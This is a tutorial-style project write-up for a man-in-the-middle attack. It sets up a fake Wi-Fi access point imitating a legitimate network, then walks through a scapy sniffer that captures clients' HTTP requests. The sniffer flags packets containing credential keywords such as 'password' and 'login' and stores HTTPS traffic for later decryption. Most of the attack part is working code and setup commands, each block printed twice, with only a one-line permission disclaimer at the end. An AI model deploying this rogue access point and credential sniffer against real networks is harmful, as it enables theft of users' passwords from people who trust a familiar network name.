Simple Sniffer
Theory
This project is broken into 2 parts:
- Access Point Configuration - focused on configuring GNU/Linux to act as an fake AP that imitates legitimate one
- Python Code - focused on sniffing packets and saving them locally
Our Man-in-the-Middle attack relies on creating fake AP that announces itself as legitimate AP.

In our case it is “CDV Free WiFi” and the pineapple router is connected with CDV by ethernet cable.
On our router sniffer.py script is running and looking for packets it can save. As an example we use our Python Flask test server that is hosted on the same machine and is hosted on port 80. (192.168.12.1:80)
When we connect to the AP and open 192.168.12.1 on our browser we can see our testing site. The only thing that is displayed on the site is one password input and submit button.
Now when we send the POST request with our password SuperSecurePassword the sniffer will analyze that packet. It will deduce that it is a HTTP Request and decode what’s inside of it displaying the output and saving the packet locally.

All the saved packets are saved in the *.cap files and are compatible with commonly used packet analysis software like
Wireshark.

It is harder to sniff the HTTPS packets as they are encrypted by SSL/TLS and it is really hard to determine if the packet is some important and valuable data or just a page reload. Today it is nearly impossible (as it would take years to decrypt) those packets without the TLS keys from the user browser. But in the fututre when quantum computers will be able to crack this encryption you can potentially crack every saved packet.
Access Point Configuration
Pre-Requirements
To setup an access point, you’ll need:
- A Linux system
- Wireless network adapter that supports nl80211 for access point creation
- A second network adapter for connecting to the target network _(optional, look below)
Dependencies
- bash
- util-linux (getopt)
- procps lub procps-ng
- hostapd
- iproute2
- iw
- dnsmasq
- iptables
- git
- python3
- pip3
Download the script
git clone https://github.com/Quar15/SimpleSniffer
cd SimpleSniffer
pip install -r requirements.txt
git clone https://github.com/Quar15/SimpleSniffer
cd SimpleSniffer
pip install -r requirements.txtSetting up the network
- Check, if your adapter can work as an access point:
$ iw list

Wiphy phy0
...
    Supported interface modes:
            * IBSS
            * managed
            * AP
            * AP/VLAN
            * WDS
            * monitor
            * mesh point
...
$ iw list
Wiphy phy0
...
Supported interface modes:
* IBSS
* managed
* AP
* AP/VLAN
* WDS
* monitor
* mesh point
...It the list contains AP, you can process to the next step
- Create the access point
git clone https://github.com/lakinduakash/linux-wifi-hotspot
cd linux-wifi-hotspot/src/scripts
make install
git clone https://github.com/lakinduakash/linux-wifi-hotspot
cd linux-wifi-hotspot/src/scripts
make installTerminal version:
create_ap <wlan_ap> <wlan_kl> <SSID>
create_ap <wlan_ap> <wlan_kl> <SSID>Where:
wlan_ap- interface name that will work as Access Pointwlan_kl- interface name which is connected to the spoofed networkSSID- name that identifies a wireless network of the AP
Graphical version:
wihotspot
wihotspotClient and access point on one adapter
Many wireless devices even support simultaneous operation both as AP and as wireless “client” at the same time. Using that capability you can create a software AP acting as a “wireless repeater” for an existing network, using a single wireless device. If you want to use the capability/feature, perhaps because an Ethernet connection is not available, you need to create two separate virtual interfaces for using it. Virtual interfaces for a physical device wlan0 can be created as follows: The virtual interfaces with unique MAC address are created for the network connection (wlan0_sta) itself and for the software AP/hostapd “wireless repeater”:
iw dev wlan0 interface add wlan0_sta type managed addr 12:34:56:78:ab:cd
iw dev wlan0 interface add wlan0_ap  type managed addr 12:34:56:78:ab:ce
iw dev wlan0 interface add wlan0_sta type managed addr 12:34:56:78:ab:cd
iw dev wlan0 interface add wlan0_ap type managed addr 12:34:56:78:ab:cePython Code
Requirements
scapy
colorama
flask # only for testing server
scapy
colorama
flask # only for testing serverLet’s go through this one step at the time.
- Import standard libraries that the project uses
import os, sys
from collections import Counter
from ipaddress import ip_network
import os, sys
from collections import Counter
from ipaddress import ip_network- Import needed elements from the
scapylibrary
from scapy.all import sniff, IP, Raw
from scapy.utils import PcapWriter
import scapy.layers.http as scapy_http
from scapy.all import sniff, IP, Raw
from scapy.utils import PcapWriter
import scapy.layers.http as scapy_http- Import colorama init function and configuration variables from the config file
from colorama import init
from config import AP_IP, SUBNET_MASK, AP_IFACE, COUNT_CONN, \
                    RED, GREEN, RESET, \
                    KEYWORDS
from colorama import init
from config import AP_IP, SUBNET_MASK, AP_IFACE, COUNT_CONN, \
RED, GREEN, RESET, \
KEYWORDSAP_IP-str- Access Point IP adress, it is used to filter it out from the logs and calculatenetwork_ipSUBNET_MASK-int- subnet mask used to check if the packet source IP is potientially from the same networkAP_IFACE-str- network interface name that the sniffer should work onCOUNT_CONN-bool- should sniffer count number of connections between IPsRED,GREEN,RESET- colorama foreground colors to prettify text logsKEYWORDS-list- list of keywords to look inside not encoded packets ()
- Initial variable setup
# Get network IP
network_ip = ip_network(f"{AP_IP}/{SUBNET_MASK}", strict=False).network_address
# Initialize counter
packet_counts = Counter()
packet_id = 0
# Initialize writers
http_writer = PcapWriter("http.cap", append=True, sync=True)
keyword_writer = PcapWriter("keyword.cap", append=True, sync=True)
https_writer = PcapWriter("https.cap", append=True, sync=True)
# Get network IP
network_ip = ip_network(f"{AP_IP}/{SUBNET_MASK}", strict=False).network_address
# Initialize counter
packet_counts = Counter()
packet_id = 0
# Initialize writers
http_writer = PcapWriter("http.cap", append=True, sync=True)
keyword_writer = PcapWriter("keyword.cap", append=True, sync=True)
https_writer = PcapWriter("https.cap", append=True, sync=True)-
network_ip- calculated network address of the AP -
packet_counts- optional connection counter -
packet_id- index of last packet handled -
http_writer- saves packets that are HTTP -
keyword_writer- saves packets that are HTTP and there are keywords found inside raw data -
https_writer- saves packets that are HTTPS
is_in_networkhelper function to check if the IP is potentially inside AP network
def is_in_network(IP):
    net_ip = ip_network(f"{IP}/{SUBNET_MASK}", strict=False).network_address
    # print(f"@INFO: {net_ip} == {network_ip} -> {net_ip == network_ip}")
    return (net_ip == network_ip)
def is_in_network(IP):
net_ip = ip_network(f"{IP}/{SUBNET_MASK}", strict=False).network_address
# print(f"@INFO: {net_ip} == {network_ip} -> {net_ip == network_ip}")
return (net_ip == network_ip)Function assumes that the packet has the same subnet mask as the scapy
snifffunction passes packet to the function.
That means it does NOT have subnet included as it is not a part of the packet itself.
We are doing this, because ALL the devices connected to the sniffer AP will have the same network IP and we are looking for a packets send FROM those devices.
handle_packagefunction in parts
Initial handling of the packet - get the source IP and the destination IP.
Additionaly if config is setup to count connections add it to the counter.
def handle_package(pkt):
    global packet_id
    # Get source and destination IP from packet
    src_ip = pkt[0][1].src
    dst_ip = pkt[0][1].dst
    if COUNT_CONN:
        packet_counts.update([tuple(sorted([src_ip, dst_ip]))])
def handle_package(pkt):
global packet_id
# Get source and destination IP from packet
src_ip = pkt[0][1].src
dst_ip = pkt[0][1].dst
if COUNT_CONN:
packet_counts.update([tuple(sorted([src_ip, dst_ip]))])Check if packet source IP is in the AP network…
if is_in_network(src_ip):
if is_in_network(src_ip):then check if it is a HTTP Request packet and has some data.
        if pkt.haslayer(scapy_http.HTTPRequest):
            if pkt.haslayer(Raw):
if pkt.haslayer(scapy_http.HTTPRequest):
if pkt.haslayer(Raw):Then we know it is a HTTP packet as it is not encrypted and has some data inside, potentially some username or password that we can use. Save it preemptively to the http output file.
                # If packet has not encrypted HTTPRequest it is a HTTP request
                http_writer.write(pkt)
# If packet has not encrypted HTTPRequest it is a HTTP request
http_writer.write(pkt)Decode basic data about the packet (url, ip, method) and inform in terminal that it found some packet with data in it.
                # Decode basic data from packet
                url = pkt[scapy_http.HTTPRequest].Host.decode() + pkt[scapy_http.HTTPRequest].Path.decode()
                ip = pkt[IP].src
                method = pkt[scapy_http.HTTPRequest].Method.decode()

                print(f"{GREEN}[+] {ip} requested {url} with {method}{RESET}")
# Decode basic data from packet
url = pkt[scapy_http.HTTPRequest].Host.decode() + pkt[scapy_http.HTTPRequest].Path.decode()
ip = pkt[IP].src
method = pkt[scapy_http.HTTPRequest].Method.decode()
print(f"{GREEN}[+] {ip} requested {url} with {method}{RESET}")Then check if there is any raw data that has some keyword from the KEYWORDS list inside.
# Default KEYWORDS list
KEYWORDS = ["password", "user", "username", "login", "pass", "Username", "Password", "User", "Email"]
# Default KEYWORDS list
KEYWORDS = ["password", "user", "username", "login", "pass", "Username", "Password", "User", "Email"]If it has any on the keyword then save it in keyword output file - we know it has some user credentials inside.
                # Load raw data from packet and search if it has any keywords in it
                load = pkt[Raw].load
                for w in KEYWORDS:
                    if w in str(load):
                        keyword_writer.write(pkt)
                        print(f"{RED}[!] Keyword found -- {load.decode()}{RESET}")
                        break
# Load raw data from packet and search if it has any keywords in it
load = pkt[Raw].load
for w in KEYWORDS:
if w in str(load):
keyword_writer.write(pkt)
print(f"{RED}[!] Keyword found -- {load.decode()}{RESET}")
breakAlternatively if the packet does not have HTTP Request inside save it to the https output file for much later use. As of today it is not possible (it would take a lot of time) to crack the SSL/TLS certificate encoding, but it is a possibility in the fututre with the quantum computers.
        else:
            pkt.show2()
https_writer.write(pkt) else:
pkt.show2()
https_writer.write(pkt)And finally increase packet index and print out the connection in the terminal.
    packet_id += 1
    return f"Packet #{packet_id}: {src_ip} ==> {dst_ip}"
packet_id += 1
return f"Packet #{packet_id}: {src_ip} ==> {dst_ip}"mainfunction - initializes colorama and starts out sniffing
sniff function has the filter set to only look on IP packets that are sent on the port 80 (HTTP) and 443 (HTTPS) excluding our AP IP.
Additionaly main informs the user about the end of work if the user interrupts the execution of the script.
def main():
    # Initialize colorama
    init()
    # Start sniffing
    sniff(filter=f"ip and ( port 80 or port 443 ) and not ip src {AP_IP}", prn=handle_package, iface=AP_IFACE)
    if COUNT_CONN:
        # Print out packet count per A <--> Z address pair
        print("\n".join(f"{f'{key[0]} <--> {key[1]}'}: {count}" for key, count in packet_counts.items()))

    print("@INFO: Sniffer shutdown")
def main():
# Initialize colorama
init()
# Start sniffing
sniff(filter=f"ip and ( port 80 or port 443 ) and not ip src {AP_IP}", prn=handle_package, iface=AP_IFACE)
if COUNT_CONN:
# Print out packet count per A <--> Z address pair
print("\n".join(f"{f'{key[0]} <--> {key[1]}'}: {count}" for key, count in packet_counts.items()))
print("@INFO: Sniffer shutdown")Disclaimer
You should NEVER use this script on a WiFi that is not administrated by you or you don’t have permission to pentest that network!